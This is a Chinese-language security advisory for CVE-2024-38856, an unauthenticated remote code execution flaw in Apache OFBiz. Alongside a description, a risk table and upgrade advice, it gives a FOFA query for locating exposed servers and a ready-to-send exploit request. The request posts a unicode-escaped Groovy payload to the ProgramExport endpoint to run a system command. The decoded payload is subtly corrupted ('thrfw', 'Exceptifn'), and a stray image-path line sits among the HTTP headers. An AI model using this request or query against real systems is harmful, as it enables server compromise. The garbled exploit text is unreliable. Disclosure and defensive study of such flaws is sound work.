

Apache OFBiz 授权不当致远程代码执行 (CVE-2024-38856)

漏洞描述

2024年8月，互联网上披露了Apache OFBiz 授权不当致代码执行漏洞(CVE-2024-38856)，该漏洞允许未经身份验证的远程攻击者通过特定的URL绕过安全检测机制执行恶意代码。攻击者可能利用该漏洞来执行恶意操作，包括但不限于获取敏感信息、修改数据或执行系统命令，最终可导致服务器失陷。

影响版本

Apache OFBiz <= 18.12.14

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	高
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="Apache_OFBiz"

POC/EXP:

POST /webtools/control/main/ProgramExport HTTP/1.1

Host: 127.0.0.1


User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8,application/signed-exchange;v=b3;q=0.7

Content-Type: application/x-www-form-urlencoded

groovyProgram=\u0074\u0068\u0072\u0066\u0077\u0020\u006e\u0065\u0077\u0020\u0045\u0078\u0063\u0065\u0070\u0074\u0069\u0066\u006e\u0028\u0027\u0069\u0064\u0027\u002e\u0065\u0078\u0065\u0063\u0075\u0074\u0065\u0028\u0029\u002e\u0074\u0065\u0078\u0074\u0029\u003b



修复方案

1. 目前官方已有可更新版本，建议受影响用户升级至最新版本：

Apache OFBiz >= 18.12.15

官方补丁下载地址：<https://ofbiz.apache.org/download.html>